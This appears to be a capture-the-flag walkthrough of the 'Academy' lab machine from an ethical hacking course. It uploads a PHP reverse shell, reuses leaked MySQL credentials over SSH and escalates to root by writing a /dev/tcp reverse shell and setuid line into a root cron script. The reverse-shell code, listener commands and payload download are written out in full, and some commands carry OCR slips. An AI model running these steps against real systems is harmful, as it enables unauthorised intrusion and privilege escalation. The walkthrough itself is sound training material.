
Although you can select a file different an image doesn't mean you can upload the file. If the Web page hace a Backend filter the file will be rejected. Lets test this with a PHP Reverse Shell

If you want you can build your own Reverse Shell with PHP but if you don't know

how to do that, you can use some of the different resources online which can help us to build our Reverse Shell

I go to use my favorite page *Reverse Shell Generator* This page have a lot of Reverse Shell types and you can easily manipulate to put your respective Attacker IP and PORT and give us the command needed to listen the response of the Reverse Shell

We will select *PHP PentesMonkey* and fill the files with your IPs and PORTs and copy as below:



Once the code in your clipboard paste it on a .php files

In my case I save the file in shell.php


```
❯ cat shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.67';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();
```

Before upload your new file we will open a listener
This listener is used to receive the future request made by your Reverse Shell
lets do it using NetCat (nc)


```
nv -lvnp 1234
```

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
```

Now we can upload our Reverse Shell



After upload your payload we can see in your listener a shell open




As we can see, the user is www-data so we need get other user with more privileges.
In our Enumeration we found a config.php file, always the config file will be of our interest, so go where the file is

```
cd /var/www/html/academy/admin/includes/
```

and dump the content

```
cat config.php
```



There we can find MySQL credentials

Field	Value
user	grimmie
password	My_V3ryS3cur3_P4ss

But when we did the Enumeration we can't find any MySQL service open we will try reusing this credentials in other service such SSH Secure Shell.

With

```
ssh grimmie@192.168.1.69
```

or

```
ssh grimmie@$TARGET
```

Note: $TARGET is the IP of the Target

And then use password *My_V3ryS3cur3_P4ss*

Lets go! Now we have *user* privileges

Privilege Scalation

After have *user* privileges we can try to do a Privilege Scalation, to do it exist a lot of methods, one of the most popular ways to start is looking in the process running in the machine, we can help ourselves
with PSPY
Download in your Attacker machine the Pspy64 from *here*
After download your Pspy open a http server to transfer your file

Setup your http server

If you don't know how to do that follow this instructions

```
python pip install http.server
python -m http.server 80
```

Once with your server up, you can request the file with wget in the shell of your *Target*

```
grimmie@academy:/tmp$ wget http://192.168.1.67:80/pspy64
--2023-10-04 12:06:28--  http://192.168.1.67/pspy64
Connecting to 192.168.1.67:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                                                100%[=============================================

2023-10-04 12:06:28 (357 MB/s) - 'pspy64' saved [3104768/3104768]
```

Add the execution permissions to Pspy with

```
chmod +x pspy64
```

and execute with

```
./pspy64
```

```
grimmie@academy:/tmp$ chmod +x pspy64
grimmie@academy:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```

```
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every
Draining file system events due to startup...
```


Searching in the process running we can find a suspicious file being executed by root

```
2023/10/04 12:10:01 CMD: UID=0     PID=4657   | /usr/sbin/CRON -f
2023/10/04 12:10:01 CMD: UID=0     PID=4658   | /usr/sbin/CRON -f
2023/10/04 12:10:01 CMD: UID=0     PID=4659   | /bin/sh -c /home/grimmie/backup.sh
2023/10/04 12:10:01 CMD: UID=0     PID=4660   | /bin/bash /home/grimmie/backup.sh
2023/10/04 12:10:01 CMD: UID=0     PID=4661   | /bin/bash /home/grimmie/backup.sh
2023/10/04 12:10:01 CMD: UID=0     PID=4662   | /bin/bash /home/grimmie/backup.sh
2023/10/04 12:10:01 CMD: UID=0     PID=4663   | /bin/bash /home/grimmie/backup.sh
2023/10/04 12:10:02 CMD: UID=0     PID=4664   | /bin/bash /home/grimmie/backup.sh
2023/10/04 12:10:09 CMD: UID=0     PID=4666   | /lib/systemd/systemd-udevd
2023/10/04 12:10:09 CMD: UID=0     PID=4665   | /lib/systemd/systemd-udevd
2023/10/04 12:10:29 CMD: UID=0     PID=4669   | /lib/systemd/systemd-udevd
2023/10/04 12:10:29 CMD: UID=0     PID=4668   | /lib/systemd/systemd-udevd
```

The content in the file don't look interesting

```
-bash-5.0$ cat backup.sh
#!/bin/bash
rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
-bash-5.0$
```

But we can write inside the file so lets put another reverse shell to get a Reverse Shell with root privileges, we will try with a reverse shell in one line



Add the Reverse Shell line code to the file and open other listener

```
  GNU nano 3.2

#!/bin/bash
sh -i >& /dev/tcp/192.168.1.67/1234 0>&1
chmod u+s /bin/bash
rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
```

A few minutes later we can see a shell created on the new listener

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.67] from (UNKNOWN) [192.168.1.69] 42404
sh: 0: can't access tty; job control turned off
# 
```

We confirm the root privileges type the classic whoami

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.67] from (UNKNOWN) [192.168.1.69] 42404
sh: 0: can't access tty; job control turned off
# whoami
root
# 
```

CONGRATULATIONS

References

Set Up environment

https://academy.tcm-sec.com/courses/practical-ethical-hacking-the-complete-course/lectures/34117722

Walkthrough

https://academy.tcm-sec.com/courses/1152300/lectures/34117722

Reverse Shell Generator

https://www.revshells.com/